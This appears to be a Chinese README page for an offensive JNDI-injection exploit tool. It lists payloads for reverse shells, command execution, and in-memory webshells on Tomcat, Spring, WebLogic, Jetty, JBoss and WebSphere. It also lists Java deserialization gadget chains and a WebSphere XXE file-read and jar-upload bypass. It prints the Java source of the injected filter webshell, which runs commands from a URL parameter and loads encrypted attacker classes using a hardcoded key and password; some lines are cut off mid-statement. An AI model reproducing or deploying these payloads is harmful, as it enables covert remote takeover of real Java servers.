




Page 1 of 3



- 目前支持的所有 `PayloadType` 为
 - `Dnslog` : 用于产生一个 `DNS` 请求, 与 `DNSLog` 平台配合使用, 对 `Linux/Windows` 进行了简单的适配
 - `Command` : 用于执行命令, 如果命令有特殊字符, 支持对命令进行 `Base64`编码 后传输
 - `ReverseShell` : 用于 `Linux` 系统的反弹shell, 方便使用
 - `TomcatEcho` : 用于在中间件为 `Tomcat` 时命令执行结果的回显, 通过添加自定义 `header` `cmd: whoami` 的方式传递想要执行的命令
 - `SpringEcho` : 用于在框架为 `SpringMVC/SpringBoot` 时命令执行结果的回显, 通过添加自定义 `header` `cmd: whoami` 的方式传递想要执行的命令
 - `WeblogicEcho` : 用于在中间件为 `Weblogic` 时命令执行结果的回显, 通过添加自定义 `header` `cmd: whoami` 的方式传递想要执行的命令
 - `TomcatMemshell` : 用于植入 `Tomcat内存shell` , 支持 `Behinder shell` 与 `Basic cmd shell`
 - `SpringMemshell` : 用于植入 `Spring内存shell` , 支持 `Behinder shell` 与 `Basic cmd shell`
 - `WeblogicMemshell` : 用于植入 `Weblogic内存shell` , 支持 `Behinder shell` 与 `Basic cmd shell`
 - `JettyMemshell` : 用于植入 `Jetty内存shell` , 支持 `Behinder shell` 与 `Basic cmd shell`
 - `JBossMemshell` : 用于植入 `JBoss内存shell` , 支持 `Behinder shell` 与 `Basic cmd shell`
 - `WebsphereMemshell` : 用于植入 `Websphere内存shell` , 支持 `Behinder shell` 与 `Basic cmd shell`
- 目前支持的所有 `GadgetType` 为
 - `URLDNS`
 - `CommonsBeanutis1`
 - `CommonsBeanutis2`
 - `CommonsCollections1`
 - `CommonsCollections2`
 - `C3P0`
 - `Jdk7u21`
 - `Jre8u20`
- `WebsphereBypass` 中的 3 个动作:
 - `list` : 基于 `XXE` 查看目标服务器上的目录或文件内容
 - `upload` : 基于 `XXE` 的 `jar`协议 将恶意 `jar包` 上传至目标服务器的临时目录
 - `rce` : 加载已上传至目标服务器临时目录的 `jar包` , 从而达到远程代码执行的效果 (这一步本地未复现成功, 抛 `java.lang.IllegalStateException: For application client runtime, the client factory execute on a managed server thread is not allowed.` 异常, 有复现成功的小伙伴麻烦指导下)

内存shell 说明

- 采用动态添加 `Filter/Controller` 的方式，并将添加的 `Filter` 移动至 `FilterChain` 的第一位
- `内存shell` 的兼容性测试结果请参考 `memshell` 项目
- `Basic cmd shell` 的访问方式为 `/anvthing?tvoue=basic&pass=[cmd]`
- `Behinder`

在访问时需要添加 `X-Options-Ai` 头部，密码为 `rebeyond`


植入的 `Filter` 代码如下：

```
public void doFilter(ServletRequest servletRequest, ServletResponse servletResponse, FilterChain filterChain) throws IOException {
    System.out.println("[+] Dynamic Filter says hello");
    String k;
    Cipher cipher;
    if (servletRequest.getParameter("type") != null && servletRequest.getParameter("type").equals("basic")) {
        k = servletRequest.getParameter("pass");
        if (k != null && !k.isEmpty()) {
            cipher = null;
            String[] cmds;
            if (File.separator.equals("/")) {
                cmds = new String[]{"bin/sh", "-c", k};
            } else {
                cmds = new String[]{"cmd", "/C", k};
            }




            String result = (new Scanner(Runtime.getRuntime().exec(cmds).getInputStream())).useDelimiter("\\A").next();
            servletResponse.getWriter().println(result);
        }
    } else if (((HttpServletRequest)servletRequest).getHeader("X-Options-Ai") != null) {
        try {
            if (((HttpServletRequest)servletRequest).getMethod().equals("POST")) {
                k = "e45e329feb5d925b";
                ((HttpServletRequest)servletRequest).getSession().setAttribute("u", k);
                cipher = Cipher.getInstance("AES");
                cipher.init(2, new SecretKeySpec((((HttpServletRequest)servletRequest).getSession().getAttribute("u") + '
byte[] evilClassBytes = cipher.doFinal((new BASE64Decoder()).decodeBuffer(servletRequest.getReader().read
Class evilClass = (Class)this.myClassLoaderClazz.getDeclaredMethod("defineClass", byte[].class, ClassLoad
Object evilObject = evilClass.newInstance();
Method targetMethod = evilClass.getDeclaredMethod("equals", ServletRequest.class, ServletResponse.class);
targetMethod.invoke(evilObject, servletRequest, servletResponse);
            }
        } catch (Exception var10) {
            var10.printStackTrace();
        }
    } else {
        filterChain.doFilter(servletRequest, servletResponse);
    }
}
```

参考

- <https://github.com/veracode-research/rogue-jndi>
- <https://github.com/welk1n/JNDI-Injection-Exploit>
- <https://github.com/welk1n/JNDI-Injection-Bypass>



Make software development more efficient, Also welcome to join our telegram.



EXTRAS

FAQ

© githubmemory 2021. All rights reserved.

